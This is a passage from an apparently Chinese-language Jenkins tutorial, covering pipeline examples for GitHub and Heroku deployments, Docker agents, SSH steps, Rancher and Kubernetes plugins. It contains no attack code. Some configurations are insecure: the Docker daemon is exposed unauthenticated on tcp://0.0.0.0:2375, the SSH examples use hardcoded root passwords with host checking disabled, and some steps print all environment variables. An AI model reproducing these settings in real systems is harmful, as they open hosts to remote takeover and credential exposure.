"description": "${description}", "environment":
"${environment}", "required_contexts": []])
        def apiUrl =
```

```
"https://api.github.com/repos/${getRepoSlug()}/deployments"
        def response = sh(returnStdout: true, script: "curl -s
-H \"Authorization: Token ${env.GITHUB_TOKEN}\" -H \"Accept:
application/json\" -H \"Content-type: application/json\" -X
POST -d '${payload}' ${apiUrl}").trim()
        def jsonSlurper = new JsonSlurper()
        def data = jsonSlurper.parseText("${response}")
        return data.id
    }
}

void createRelease(tagName, createdAt) {
    withCredentials([[$class: 'StringBinding', credentialsId:
'GITHUB_TOKEN', variable: 'GITHUB_TOKEN']]) {
        def body = "**Created at:** ${createdAt}\n**Deployment
job:** [${env.BUILD_NUMBER}]
(${env.BUILD_URL})\n**Environment:** [${env.HEROKU_PRODUCTION}]
(https://dashboard.heroku.com/apps/${env.HEROKU_PRODUCTION})"
        def payload = JsonOutput.toJson(["tag_name":
"v${tagName}", "name": "${env.HEROKU_PRODUCTION} -
v${tagName}", "body": "${body}"])
        def apiUrl =
"https://api.github.com/repos/${getRepoSlug()}/releases"
        def response = sh(returnStdout: true, script: "curl -s
-H \"Authorization: Token ${env.GITHUB_TOKEN}\" -H \"Accept:
application/json\" -H \"Content-type: application/json\" -X
POST -d '${payload}' ${apiUrl}").trim()
    }
}

void setDeploymentStatus(deploymentId, state, targetUrl,
description) {
    withCredentials([[$class: 'StringBinding', credentialsId:
'GITHUB_TOKEN', variable: 'GITHUB_TOKEN']]) {
        def payload = JsonOutput.toJson(["state": "${state}",
"target_url": "${targetUrl}", "description": "${description}"])
        def apiUrl =
"https://api.github.com/repos/${getRepoSlug()}/deployments/${de
ploymentId}/statuses"
        def response = sh(returnStdout: true, script: "curl -s
-H \"Authorization: Token ${env.GITHUB_TOKEN}\" -H \"Accept:
application/json\" -H \"Content-type: application/json\" -X
POST -d '${payload}' ${apiUrl}").trim()
    }
}
```

```
void setBuildStatus(context, message, state) {
  // partially hard coded URL because of
https://issues.jenkins-ci.org/browse/JENKINS-36961, adjust to
your own GitHub instance
  step([
      $class: "GitHubCommitStatusSetter",
      contextSource: [$class:
"ManuallyEnteredCommitContextSource", context: context],
      reposSource: [$class: "ManuallyEnteredRepositorySource",
url: "https://octodemo.com/${getRepoSlug()}"],
      errorHandlers: [[$class:
"ChangingBuildStatusErrorHandler", result: "UNSTABLE"]],
      statusResultSource: [ $class:
"ConditionalStatusResultSource", results: [[$class:
"AnyBuildResult", message: message, state: state]] ]
  ]);
}

def getCurrentHerokuReleaseVersion(app) {
    withCredentials([[$class: 'StringBinding', credentialsId:
'HEROKU_API_KEY', variable: 'HEROKU_API_KEY']]) {
        def apiUrl = "https://api.heroku.com/apps/${app}/dynos"
        def response = sh(returnStdout: true, script: "curl -s
-H \"Authorization: Bearer ${env.HEROKU_API_KEY}\" -H \"Accept:
application/vnd.heroku+json; version=3\" -X GET
${apiUrl}").trim()
        def jsonSlurper = new JsonSlurper()
        def data = jsonSlurper.parseText("${response}")
        return data[0].release.version
    }
}

def getCurrentHerokuReleaseDate(app, version) {
    withCredentials([[$class: 'StringBinding', credentialsId:
'HEROKU_API_KEY', variable: 'HEROKU_API_KEY']]) {
        def apiUrl =
"https://api.heroku.com/apps/${app}/releases/${version}"
        def response = sh(returnStdout: true, script: "curl -s
-H \"Authorization: Bearer ${env.HEROKU_API_KEY}\" -H \"Accept:
application/vnd.heroku+json; version=3\" -X GET
${apiUrl}").trim()
        def jsonSlurper = new JsonSlurper()
        def data = jsonSlurper.parseText("${response}")
        return data.created_at
```

```
    }
}
```

Groovy code

Groovy 函数

```
node {
    stage("Test") {
        test()
    }
}

def test() {
    echo "Start"
    sleep(5)
    echo "Stop"
}
```

Ansi Color

```
// This shows a simple build wrapper example, using the
AnsiColor plugin.
node {
    // This displays colors using the 'xterm' ansi color map.
    ansiColor('xterm') {
        // Just some echoes to show the ANSI color.
        stage "\u001B[31mI'm Red\u001B[0m Now not"
    }
}
```

写文件操作

```
// This shows a simple example of how to archive the build
output artifacts.
node {
    stage "Create build output"

    // Make the output directory.
    sh "mkdir -p output"

    // Write an useful file, which is needed to be archived.
    writeFile file: "output/usefulfile.txt", text: "This file
is useful, need to archive it."

    // Write an useless file, which is not needed to be
archived.
    writeFile file: "output/uselessfile.md", text: "This file
is useless, no need to archive it."

    stage "Archive build output"

    // Archive the build output artifacts.
    archiveArtifacts artifacts: 'output/*.txt', excludes:
'output/*.md'
}
```

modules 实现模块

```
def modules = [
  'Java',
  'PHP',
  'Python',
  'Ruby'
]

node() {
```

```
  stage("checkout") {
    echo "checkout"
  }

  modules.each { module ->
    stage("build:${module}") {
      echo "${module}"
    }
  }
}
```

docker

```
node('master') {

    stage('Build') {
        docker.image('maven:3.5.0').inside {
            sh 'mvn --version'
        }
    }

    stage('Deploy') {
        if (env.BRANCH_NAME == 'master') {
            echo 'I only execute on the master branch'
        } else {
            echo 'I execute elsewhere'
        }
    }
}
```

input

```
node {
    stage('Git') {
```

```
        def branch = input message: 'input branch name for this
job', ok: 'ok', parameters: [string(defaultValue: 'master',
description: 'branch name', name: 'branch')]
        echo branch
    }
}
```

```
node {
    stage('Git') {
        def result = input message: 'input branch name for this
job', ok: 'ok', parameters: [string(defaultValue: 'master',
description: 'branch name', name: 'branch'),
string(defaultValue: '', description: 'commit to switch', name:
'commit')]

        echo result.branch
        echo result.commit
    }
}

node {
    stage('Git') {
        def result = input message: 'input branch name for this
job', ok: 'ok', parameters: [string(defaultValue: 'master',
description: 'branch name', name: 'branch'),
string(defaultValue: '', description: 'commit to switch', name:
'commit')]

        sh "echo ${result.branch}"
        sh "echo ${result.commit}"
    }
}
```

if 条件判断

```
```

```
node {
    dir('/var/www') {
        stage('Git') {
            if(fileExists('project')) {
                dir('project') {
                    sh 'git fetch origin'
                    sh 'git checkout master'
                    sh 'git pull'
                }
            } else {
                sh 'git clone
git@git.netkiller.cn:neo/project.git project'
            }
        }
    }
}
```

Docker

```
node {
        stage("Checkout") {
                checkout([$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],userRemoteConfigs: [[url:
env.GIT_REPO_URL]]])
        }

        docker.image('ruby').inside {
                stage("Init") {
                        sh 'pwd && ls'
                        sh 'gem install rails'
                        // sh 'gem install ...'
                }
                stage("Test") {
                        sh 'ruby tc_simple_number.rb'
                }
                stage("Build") {
                        sh 'ruby --version'
                        archiveArtifacts artifacts: 'bin/*',
fingerprint: true
```

```
                }
                stage("Deploy") {
                        sh 'rsync -auzv --delete *
www@host.netkiller.cn:/path/to/dir'
                }
        }
}
```

conditionalSteps

```
def projectName = 'myProject'

def jobClosure = {
  steps {
    conditionalSteps {
      condition {
        fileExists(projectName+'/target/test.jar',
BaseDir.WORKSPACE)
      }
      runner('Fail')
      steps {
        batchFile('echo Found some tests')
      }
    }
  }
}

freeStyleJob('AAA-Test', jobClosure)
```

nexus

```
stage("Deploy") {
    nexusArtifactUploader artifacts: [
        [artifactId: 'java11', type: 'jar', file:
```

```
'target/java11.jar']
    ],
    groupId: 'org.springframework.samples',
    nexusUrl: 'netkiller.cn/repository/maven/',
    nexusVersion: 'nexus3',
    protocol: 'http',
    repository: 'maven',
    version: '2.0.0.BUILD'
}
```

3.3. 设置环境变量

environment定义键值对的环境变量

```
// Declarative //
pipeline {
    agent any
    environment {
        CC = 'clang'
    }
    stages {
        stage('Example') {
            environment {
                DEBUG_FLAGS = '-g'
            }
            steps {
                sh 'printenv'
            }
        }
    }
}
```

```
// Declarative //
pipeline {
    agent any
```

```
    environment {
        CC = 'clang'
    }
    stages {
        stage('Example') {
            environment {
                AN_ACCESS_KEY = credentials('my-prefined-
secret-text') ③
            }
            steps {
                sh 'printenv'
            }
        }
    }
}
```

系统环境变量

```
echo "Running ${env.BUILD_ID} on ${env.JENKINS_URL}"
```

```
${env.WORKSPACE}
println env.JOB_NAME
println env.BUILD_NUMBER
```

打印所有环境变量

```
node {
    echo sh(returnStdout: true, script: 'env')
    echo sh(script: 'env|sort', returnStdout: true)
    // ...
}
```

```
pipeline {
        agent any
    stages {
        stage('Environment Example') {
            steps {
              script{
                def envs = sh(returnStdout: true, script:
'env').split('\n')
                                    envs.each { name  ->
                                    println "Name: $name"
                                    }
              }
            }
        }
    }
}
```

3.4. agent

agent 指令指定整个管道或某个特定的stage的执行环境。它的参数可用使用:

```
agent:
any - 任意一个可用的agent
none - 如果放在pipeline顶层，那么每一个stage都需要定义自己的agent指令
label - 在jenkins环境中指定标签的agent上面执行，比如agent { label
'my-defined-label' }
node - agent { node { label 'labelName' } } 和 label一样，但是可用
定义更多可选项
docker - 指定在docker容器中运行
dockerfile - 使用源码根目录下面的Dockerfile构建容器来运行
```

label

```
        agent {
        label "java-8"
    }
```

docker

https://jenkins.io/doc/book/pipeline/docker/

添加 jenkins 用户到 docker 组

```
[root@localhost ~]# gpasswd -a jenkins docker
Adding user jenkins to group docker

[root@localhost ~]# cat /etc/group | grep ^docker
docker:x:993:jenkins
```

指定docker 镜像

```
pipeline {
    agent { docker { image 'maven:3.3.3' } }
    stages {
        stage('build') {
            steps {
                sh 'mvn --version'
            }
        }
    }
}
```

```
pipeline {
    agent { docker { image 'php' } }
    stages {
        stage('build') {
            steps {
                sh 'php --version'
            }
        }
    }
}

pipeline {
    agent {
        docker { image 'php:latest' }
    }
    stages {
        stage('Test') {
            steps {
                sh 'php --version'
            }
        }
    }
}
```

args 参数

挂在 /root/.m2 目录

```
pipeline {
    agent {
        docker {
            image 'maven:latest'
            args '-v $HOME/.m2:/root/.m2'
        }
    }
```

```
    stages {
        stage('Build') {
            steps {
                sh 'mvn -B'
            }
        }
    }
}
```

Docker outside of Docker (DooD)

```
        docker.image('maven').inside("-v
/var/run/docker.sock:/var/run/docker.sock -v
/usr/bin/docker:/usr/bin/docker") {
                sh 'docker images'
        }
```

挂在宿主主机目录

```
node {
    stage("Checkout") {
        checkout(
          [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]], userRemoteConfigs: [[url:
env.GIT_REPO_URL]]]
        )
                sh 'pwd'
    }
        docker.image('maven:latest').inside("-v
/root/.m2:/root/.m2") {
        stage("Build") {
                sh 'java -version'
                sh 'mvn package -Dmaven.test.failure.ignore -
Dmaven.test.skip=true'
                archiveArtifacts artifacts: '**/target/*.jar',
```

```
fingerprint: true
        }

        stage("Test") {
                sh 'java -jar target/webflux-0.0.1-SNAPSHOT.jar
&'
                sleep 20
                sh 'mvn test -Dmaven.test.failure.ignore'
                junit 'target/surefire-reports/*.xml'
        }
    }
}
```

构建镜像

```
node {
    checkout scm

    docker.withRegistry('http://hub.netkiller.cn:5000') {

        def customImage = docker.build("project/api:1.0")

        /* Push the container to the custom Registry */
        customImage.push()
    }
}
```

容器内运行脚本

```
node {
    checkout scm

    def customImage = docker.build("my-image:${env.BUILD_ID}")

    customImage.inside {
```

```
        sh 'make test'
    }
}
```

```
                dir ('example') {
            /* 构建镜像 */
            def customImage = docker.build("example-
group/example:${params.VERSION}")

            /* hub.netkiller.cn是你的Docker Registry */
            docker.withRegistry('https://hub.netkiller.cn/',
'docker-registry') {
                /* Push the container to the custom Registry */
                // push 指定版本
                customImage.push('latest')
            }
        }
```

```
stage('DockerBuild') {
    sh """
    rm -f src/docker/*.jar
    cp target/*.jar src/docker/*.jar
    """

    dir ("src/docker/") {
        def image = docker.build("your/demo:1.0.0")
        image.push()
    }
}
```

Dockerfile

创建 Dockerfile 文件

```
FROM node:7-alpine

RUN apk add -U subversion
```

创建 Jenkinsfile 文件

```
// Jenkinsfile (Declarative Pipeline)
pipeline {
    agent { dockerfile true }
    stages {
        stage('Test') {
            steps {
                sh 'node --version'
                sh 'svn --version'
            }
        }
    }
}
```

3.5. Steps

parallel 平行执行

```
        stage('test') {
      parallel {
        stage('test') {
          steps {
            echo 'hello'
          }
        }
        stage('test1') {
          steps {
```

```
            sleep 1
          }
        }
        stage('test2') {
          steps {
            retry(count: 5) {
              echo 'hello'
            }

          }
        }
      }
```

echo

```
    stage('Deploy') {
        echo 'Deploying....'
    }
```

catchError 捕获错误

```
node {
    catchError {
        sh 'might fail'
    }
    step([$class: 'Mailer', recipients: 'admin@somewhere'])
}


        stage('teatA') {
      steps {
        catchError() {
          sh 'make'
        }
```

```
        mail(subject: 'Test', body: 'aaaa', to:
'netkiller@msn.com')
      }
    }
```

睡眠

```
node {
    sleep 10
    echo 'Hello World'
}
```

```
sleep(time:3,unit:"SECONDS")
```

限制执行时间

```
              stage('enforce') {
          steps {
            timeout(activity: true, time: 1) {
              echo 'test'
            }

          }
        }
```

时间截

```
        stage('timestamps') {
          steps {
            timestamps() {
              echo 'test'
            }
          }
    }
```

3.6. 版本控制

checkout

https://github.com/jenkinsci/workflow-scm-step-plugin/blob/master/README.md

下面配置适用与 Webhook 方式

```
        stage('checkout') {
      steps {
        checkout(scm: [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                           userRemoteConfigs: [[url:
env.GIT_REPO_URL]]], changelog: true, poll: true)
      }
    }
```

从 URL 获取代码

```
node {
   checkout ([$class: 'GitSCM', branches: [[name: '*/master']],
doGenerateSubmoduleConfigurations: false, extensions: [],
```

```
submoduleCfg: [], userRemoteConfigs: [[credentialsId: '', url:
'https://github.com/bg7nyt/java.git']]])
}
```

Git

```
                stage('Git') {
                steps {
                git(url:
'https://git.dev.tencent.com/netkiller/java.git', branch:
'master', changelog: true, poll: true)
                }
        }
```

3.7. 节点与过程

sh

```
                stage("build") {
            steps {
                sh "mvn package -Dmaven.test.skip=true"
            }
        }
```

```
                steps {
                script{
                sh 'find /etc/'
                        }
                }
```

```
```

例 **118.1. Shell Docker** 示例

Shell Docker 使用 docker 命令完成构建过程

```
registryUrl='127.0.0.1:5000'         # 私有镜像仓库地址
imageName='netkiller/project'    # 镜像名称
imageTag=$BRANCH                     # 上面设置Branch分支，这里可以当做环境变量使用

echo ' >>> [INFO] enter workspace ...'

cd $WORKSPACE/                                # 进入到jenkins的工作区，jenkins会将gitlab仓库代码pull到这里，用于制作镜像文件

# 根据不同的Branch生成不同的swoft的配置文件，区分测试还是生成等
echo ' >>> [INFO] create startup.sh ...'
(
cat << EOF

# 启动 Shell 写在此处

EOF
) > ./entrypoint.sh

# 生成 Dockerfile
echo ' >>> [INFO] begin create Dockerfile ...'
rm -f ./Dockerfile
(
cat << EOF
FROM netkiller/base
LABEL maintainer=netkiller@msn.com

COPY . /var/www/project
WORKDIR /var/www/project
EXPOSE 80
ENV PHP_ENVIRONMENT $BRANCH
ENTRYPOINT [ "bash", "/var/www/project/entrypoint.sh" ]
EOF
) > ./Dockerfile
```

```
#删除无用镜像
echo ' >>> [INFO] begin cleaning image ...'
for image in `docker images | grep -w $imageName | grep -i -w
$imageTag | awk '{print $3}'`
do
    docker rmi $image -f
done

#制作镜像
echo ' >>> [INFO] begin building image ...'
docker build --tag $imageName:$imageTag --rm .

#给镜像打标签
img=`docker images | grep -w $imageName | grep -i -w $imageTag
| awk '{print $3}'`
docker tag $img $registryUrl/$imageName:$imageTag

#push到私有镜像仓库
echo ' >>> [INFO] begin publishing image ...'
docker push $registryUrl/$imageName:$imageTag

#删除刚刚制作的镜像，释放存储空间
echo ' >>> [INFO] cleaning temporary building ...'
docker rmi -f $imageName:$imageTag
docker rmi -f $registryUrl/$imageName:$imageTag
```

Windows 批处理脚本

```
        stage('bat') {
        steps {
            bat(returnStatus: true, returnStdout: true, label:
'aa', encoding: 'utf-8', script: 'dir')
        }
    }
```

分配工作空间

```
      stage('alocate') {
      steps {
          ws(dir: 'src') {
              echo 'aaa'
          }

      }
  }
```

node

```
      stage('node') {
      steps {
          node(label: 'java-8') {
            sh 'mvn package'
          }

      }
      }
```

3.8. 工作区

变更目录

```
      stage('subtask') {
      steps {
          dir(path: '/src') {
              echo 'begin'
              sh '''mvn test'''
```

```
                echo 'end'
                }
                }
        }
```

判断文件是否存在

```
        stage('exists') {
          steps {
            fileExists '/sss'
          }
    }
```

```
def exists = fileExists 'file'

if (exists) {
    echo 'Yes'
} else {
    echo 'No'
}
```

```
if (fileExists('file')) {
    echo 'Yes'
} else {
    echo 'No'
}
```

```
```

```
pipeline{
        agent any
        stages{
      stage("Checkout") {
            steps {
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
                )
            }
        }

                stage("fileExists") {
                        steps{
                echo pwd()
                sh 'ls -1'
                                script {
                                        def exists = fileExists
'README.md'
                    if (exists) {
                        echo 'Yes'
                    } else {
                        echo 'No'
                    }
                                }
                        }
                }
        }
}
```

分配工作区

```
    stage('alocate') {
        steps {
            ws(dir: 'src') {
                echo 'aaa'
            }
```

```
        }
    }
```

清理工作区

```
        stage('test') {
        steps {
            cleanWs(cleanWhenAborted: true, cleanWhenFailure:
true, cleanWhenNotBuilt: true, cleanWhenSuccess: true,
cleanWhenUnstable: true, cleanupMatrixParent: true, deleteDirs:
true, disableDeferredWipeout: true, notFailBuild: true,
skipWhenFailed: true, externalDelete: '/aa')
        }
    }
```

递归删除目录

```
        stage('deldir') {
          steps {
            deleteDir()
          }
    }
```

写文件

```
              stage('write') {
          steps {
            writeFile(file: 'hello.txt', text: 'Helloworld')
```

```
    }
  }
```

读文件

```
stage('read') {
  steps {
    readFile 'hello.txt'
  }
}
```

4. Jenkins Job DSL / Plugin

```
def gitUrl = 'git://github.com/jenkinsci/job-dsl-plugin.git'

job('PROJ-unit-tests') {
    scm {
        git(gitUrl)
    }
    triggers {
        scm('*/15 * * * *')
    }
    steps {
        maven('-e clean test')
    }
}

job('PROJ-sonar') {
    scm {
        git(gitUrl)
    }
    triggers {
        cron('15 13 * * *')
    }
    steps {
        maven('sonar:sonar')
    }
}

job('PROJ-integration-tests') {
    scm {
        git(gitUrl)
    }
    triggers {
        cron('15 1,13 * * *')
    }
    steps {
        maven('-e clean integration-test')
    }
}
```

```
job('PROJ-release') {
    scm {
        git(gitUrl)
    }
    // no trigger
    authorization {
        // limit builds to just Jack and Jill
        permission('hudson.model.Item.Build', 'jill')
        permission('hudson.model.Item.Build', 'jack')
    }
    steps {
        maven('-B release:prepare release:perform')
        shell('cleanup.sh')
    }
}
```

```
job('PROJ-unit-tests') {
    scm {
        git('https://github.com/bg7nyt/java.git')
    }
    triggers {
        scm('*/15 * * * *')
    }
    steps {
        maven('-e clean test')
    }
}
```

5. Jenkins Plugin

5.1. Blue Ocean

https://jenkins.io/doc/book/blueocean/getting-started/

http://jk.netkiller.cn/blue/

5.2. Locale Plugin (国际化插件)

安装Locale Plugin, 重启生效。

```
配置【Manage Jenkins】>【Configure System】>  【Locale】
```



Default Language 填写 zh_CN，勾选忽略浏览器设置强制设置语言

5.3. github-plugin 插件

https://github.com/jenkinsci/github-plugin

```
git clone https://github.com/jenkinsci/github-plugin.git
mkdir target/classes
```

修改 rest-assured 去掉 exclusions 配置项

```
        <dependency>
```

```
            <groupId>com.jayway.restassured</groupId>
            <artifactId>rest-assured</artifactId>
            <!--1.7.2 is the last version that use a compatible
groovy version-->
            <version>1.7.2</version>
            <scope>test</scope>
            <exclusions>
                <exclusion>

<groupId>org.apache.httpcomponents</groupId>
                    <artifactId>*</artifactId>
                </exclusion>
            </exclusions>
        </dependency>
```

编译插件

```
[root@netkiller github-plugin]# mvn hpi:hpi
[INFO] Scanning for projects...
[INFO]
[INFO] ------------------------------------------------------------
---------------
[INFO] Building GitHub plugin 1.29.4-SNAPSHOT
[INFO] ------------------------------------------------------------
---------------
[INFO]
[INFO] --- maven-hpi-plugin:1.120:hpi (default-cli) @ github --
-
[INFO] Generating /srv/github-plugin/target/github/META-
INF/MANIFEST.MF
[INFO] Checking for attached .jar artifact ...
[INFO] Generating jar /srv/github-plugin/target/github.jar
[INFO] Building jar: /srv/github-plugin/target/github.jar
[INFO] Exploding webapp...
[INFO] Copy webapp webResources to /srv/github-
plugin/target/github
[INFO] Assembling webapp github in /srv/github-
plugin/target/github
[INFO] Generating hpi /srv/github-plugin/target/github.hpi
[INFO] Building jar: /srv/github-plugin/target/github.hpi
```

```
[INFO] ------------------------------------------------------------
---------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------
---------------
[INFO] Total time: 4.161s
[INFO] Finished at: Mon Jan 07 12:03:45 CST 2019
[INFO] Final Memory: 29M/290M
[INFO] ------------------------------------------------------------
---------------
```

进入 github --> Settings --> Developer settings --> Personal Access Token --> Generate new token

repo 和 admin:repo_hook

Settings -> Webhooks -> Add webhook

系统管理 --> 系统设置 --> GitHub --> Add GitHub Sever

5.4. Docker

This plugin integrates Jenkins with Docker

https://jenkins.io/doc/book/pipeline/docker/

```
vim /lib/systemd/system/docker.service

ExecStart=/usr/bin/dockerd -H fd://

改为

ExecStart=/usr/bin/dockerd -H fd:// -H
unix:///var/run/docker.sock -H tcp://0.0.0.0:2375
```

吧 jenkins 用户添加到 docker 组

```
gpasswd -a jenkins docker
```

重启 docker

```
systemctl daemon-reload
systemctl restart docker

如果是 Docker 方式运行 Jenkins 需要启动 jenkins
docker start jenkins
```

参考例子

```
root@ubuntu:~# cat /lib/systemd/system/docker.service
[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
After=network-online.target docker.socket firewalld.service
Wants=network-online.target
Requires=docker.socket

[Service]
Type=notify
# the default is not to use systemd for cgroups because the
delegate issues still
# exists and systemd currently does not support the cgroup
feature set required
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// -H
unix:///var/run/docker.sock -H tcp://0.0.0.0:2375
ExecReload=/bin/kill -s HUP $MAINPID
LimitNOFILE=1048576
```

```
# Having non-zero Limit*s causes performance problems due to
accounting overhead
# in the kernel. We recommend using cgroups to do container-
local accounting.
LimitNPROC=infinity
LimitCORE=infinity
# Uncomment TasksMax if your systemd version supports it.
# Only systemd 226 and above support this version.
TasksMax=infinity
TimeoutStartSec=0
# set delegate yes so that systemd does not reset the cgroups
of docker containers
Delegate=yes
# kill only the docker process, not all processes in the
cgroup
KillMode=process
# restart the docker process if it exits prematurely
Restart=on-failure
StartLimitBurst=3
StartLimitInterval=60s

[Install]
WantedBy=multi-user.target
```

设置 Docker 主机和代理



输入 Docker 主机的IP地址，类似 tcp://172.16.0.10:2375









持久化

例如持续集成过程中，我们不希望每次都从 maven 镜像下载编译依赖的包，或者构建物我们需要永久保留等等，这时就需要做持久化



例如我们将宿主主机的 /opt/maven 挂载到 Docker 容器的 /root/.m2 目录。这样就实现了 maven 的持久化。只需写入 /opt/maven:/root/.m2 即可



当持续机构运行完毕 docker 容器被清理，但是 /opt/maven 并不会被清理，下次构建时，在将它挂载到 /root/.m2 即可。

5.5. JaCoCo

This plugin integrates JaCoCo code coverage reports to Jenkins.

https://jenkins.io/doc/pipeline/steps/jacoco/

Pipeline

```
stage('Build') {
     steps {
        sh 'mvn test'
        junit '*/build/test-results/*.xml'
        step( [ $class: 'JacocoPublisher' ] )
     }
}
```

配置jacoco

```
```

```
The jacoco pipeline step configuration uses this format:

step([$class: 'JacocoPublisher',
      execPattern: 'target/*.exec',
      classPattern: 'target/classes',
      sourcePattern: 'src/main/java',
      exclusionPattern: 'src/test*'
])
Or with a simpler syntax for declarative pipeline:

jacoco(
      execPattern: 'target/*.exec',
      classPattern: 'target/classes',
      sourcePattern: 'src/main/java',
      exclusionPattern: 'src/test*'
)
```

完整的例子

```
node {
    stage('Checkout') {
        git 'https://github.com/bg7nyt/junit4-jacoco.git'
    }
    stage('Build') {
        sh "mvn -Dmaven.test.failure.ignore clean package"
    }
    stage('Test') {
        sh "mvn test"
    }
    stage('Results') {
        junit '**/target/surefire-reports/TEST-*.xml'
        archive 'target/*.jar'
        step( [ $class: 'JacocoPublisher' ] )
    }
}
```

5.6. SSH Pipeline Steps

使用说明: https://github.com/jenkinsci/ssh-steps-plugin#pipeline-steps

```
!groovy
def getHost(){
    def remote = [:]
    remote.name = 'mysql'
    remote.host = '192.168.8.108'
    remote.user = 'root'
    remote.port = 22
    remote.password = 'qweasd'
    remote.allowAnyHosts = true
    return remote
}
pipeline {
    agent {label 'master'}
    environment{
        def server = ''
    }
    stages {
        stage('init-server'){
            steps {
                script {
                   server = getHost()
                }
            }
        }
        stage('use'){
            steps {
                script {
                  sshCommand remote: server, command: """
                  if test ! -d aaa/ccc ;then mkdir -p
aaa/ccc;fi;cd aaa/ccc;rm -rf ./*;echo 'aa' > aa.log
                  """
                }
            }
        }
    }
}
####################################
node {
  def remote = [:]
```

```
  remote.name = 'test'
  remote.host = 'test.domain.com'
  remote.user = 'root'
  remote.password = 'password'
  remote.allowAnyHosts = true
  stage('Remote SSH') {
    sshCommand remote: remote, command: "ls -lrt"
    sshCommand remote: remote, command: "for i in {1..5}; do
echo -n \"Loop \$i \"; date ; sleep 1; done"
  }
}
node {
  def remote = [:]
  remote.name = 'test'
  remote.host = 'test.domain.com'
  remote.user = 'root'
  remote.password = 'password'
  remote.allowAnyHosts = true
  stage('Remote SSH') {
    writeFile file: 'abc.sh', text: 'ls -lrt'
    sshScript remote: remote, script: "abc.sh"
  }
}
node {
  def remote = [:]
  remote.name = 'test'
  remote.host = 'test.domain.com'
  remote.user = 'root'
  remote.password = 'password'
  remote.allowAnyHosts = true
  stage('Remote SSH') {
    writeFile file: 'abc.sh', text: 'ls -lrt'
    sshPut remote: remote, from: 'abc.sh', into: '.'
  }
}
node {
  def remote = [:]
  remote.name = 'test'
  remote.host = 'test.domain.com'
  remote.user = 'root'
  remote.password = 'password'
  remote.allowAnyHosts = true
  stage('Remote SSH') {
    sshGet remote: remote, from: 'abc.sh', into: 'abc_get.sh',
override: true
```

```
  }
}
node {
  def remote = [:]
  remote.name = 'test'
  remote.host = 'test.domain.com'
  remote.user = 'root'
  remote.password = 'password'
  remote.allowAnyHosts = true
  stage('Remote SSH') {
    sshRemove remote: remote, path: "abc.sh"
  }
}
def remote = [:]
remote.name = "node-1"
remote.host = "10.000.000.153"
remote.allowAnyHosts = true
node {
    withCredentials([sshUserPrivateKey(credentialsId:
'sshUser', keyFileVariable: 'identity', passphraseVariable: '',
usernameVariable: 'userName')]) {
        remote.user = userName
        remote.identityFile = identity
        stage("SSH Steps Rocks!") {
            writeFile file: 'abc.sh', text: 'ls'
            sshCommand remote: remote, command: 'for i in
{1..5}; do echo -n \"Loop \$i \"; date ; sleep 1; done'
            sshPut remote: remote, from: 'abc.sh', into: '.'
            sshGet remote: remote, from: 'abc.sh', into:
'bac.sh', override: true
            sshScript remote: remote, script: 'abc.sh'
            sshRemove remote: remote, path: 'abc.sh'
        }
    }
}
################################
```

5.7. Rancher

https://plugins.jenkins.io/rancher

https://jenkins.io/doc/pipeline/steps/rancher/

创建 Rancher API

在Jenkins的Credentials中添加一个类型为Username with password的认证，username和password分别对应于上一步生成的Access Key和Secret Key，如下图

然后在语法生成器中，找到rancher进行如下图的配置：

设置 environmentId ，找到你的集群，点击进入，看到URL https://rancher.netkiller.cn/v3/clusters/c-mx88f，“c-mx88f” 就是 environmentId

```
stage('Rancher') {
    rancher confirm: false, credentialId: 'b56bd9b2-3277-4072-
baae-08d73aa26549', endpoint:
'https://rancher.netkiller.cn/v2', environmentId: 'test',
environments: '', image: '*/demo:1.0.0', ports: '', service:
'jenkins/demo', timeout: 50
}
```

5.8. Kubernetes 插件

Kubernetes

https://plugins.jenkins.io/kubernetes

https://github.com/jenkinsci/kubernetes-plugin

```
def label = "mypod-${UUID.randomUUID().toString()}"
podTemplate(label: label) {
    node(label) {
        stage('Run shell') {
```

```
            sh 'echo hello world'
        }
    }
}
```

Kubernetes :: Pipeline :: Kubernetes Steps

```
```

Kubernetes Continuous Deploy

https://plugins.jenkins.io/kubernetes-cd

Kubernetes Cli

:

5.9. HTTP Request Plugin

```
GET
https://<rancher_server>/v3/project/<project_id>/workloads/deployment:<rancher_namespace>:<rancher_service> # 获取一个服务的详细信息
GET https://<rancher_server>/v3/project/<project_id>/pods/?workloadId=deployment:<rancher_namespace>:<rancher_service> # 获取服务的所有容器信息
DELETE
https://<rancher_server>/v3/project/<project_id>/pods/<rancher_namespace>:<container_name> # 根据容器名删除容器
PUT
https://<rancher_server>/v3/project/<project_id>/workloads/deployment:<rancher_namespace>:<rancher_service> # 更新服务
```

```
// 查询服务信息
def response = httpRequest acceptType: 'APPLICATION_JSON',
authentication: "${RANCHER_API_KEY}", contentType:
'APPLICATION_JSON', httpMode: 'GET', responseHandle:
'LEAVE_OPEN', timeout: 10, url:
"${rancherUrl}/workloads/deployment:${rancherNamespace}:${ranch
erService}"
def serviceInfo = new
JsonSlurperClassic().parseText(response.content)
response.close()

def dockerImage = imageName+":"+imageTag
if (dockerImage.equals(serviceInfo.containers[0].image)) {
    // 如果镜像名未改变，直接删除原容器
    // 查询容器名称
    response = httpRequest acceptType: 'APPLICATION_JSON',
authentication: "${RANCHER_API_KEY}", contentType:
'APPLICATION_JSON', httpMode: 'GET', responseHandle:
'LEAVE_OPEN', timeout: 10, url: "${rancherUrl}/pods/?
workloadId=deployment:${rancherNamespace}:${rancherService}"
    def podsInfo = new
JsonSlurperClassic().parseText(response.content)
    def containerName = podsInfo.data[0].name
    response.close()
    // 删除容器
    httpRequest acceptType: 'APPLICATION_JSON', authentication:
"${RANCHER_API_KEY}", contentType: 'APPLICATION_JSON',
httpMode: 'DELETE', responseHandle: 'NONE', timeout: 10, url:
"${rancherUrl}/pods/${rancherNamespace}:${containerName}"

} else {
    // 如果镜像名改变，使用新镜像名更新容器
    serviceInfo.containers[0].image = dockerImage
    // 更新
    def updateJson = new JsonOutput().toJson(serviceInfo)
    httpRequest acceptType: 'APPLICATION_JSON', authentication:
"${RANCHER_API_KEY}", contentType: 'APPLICATION_JSON',
httpMode: 'PUT', requestBody: "${updateJson}", responseHandle:
'NONE', timeout: 10, url:
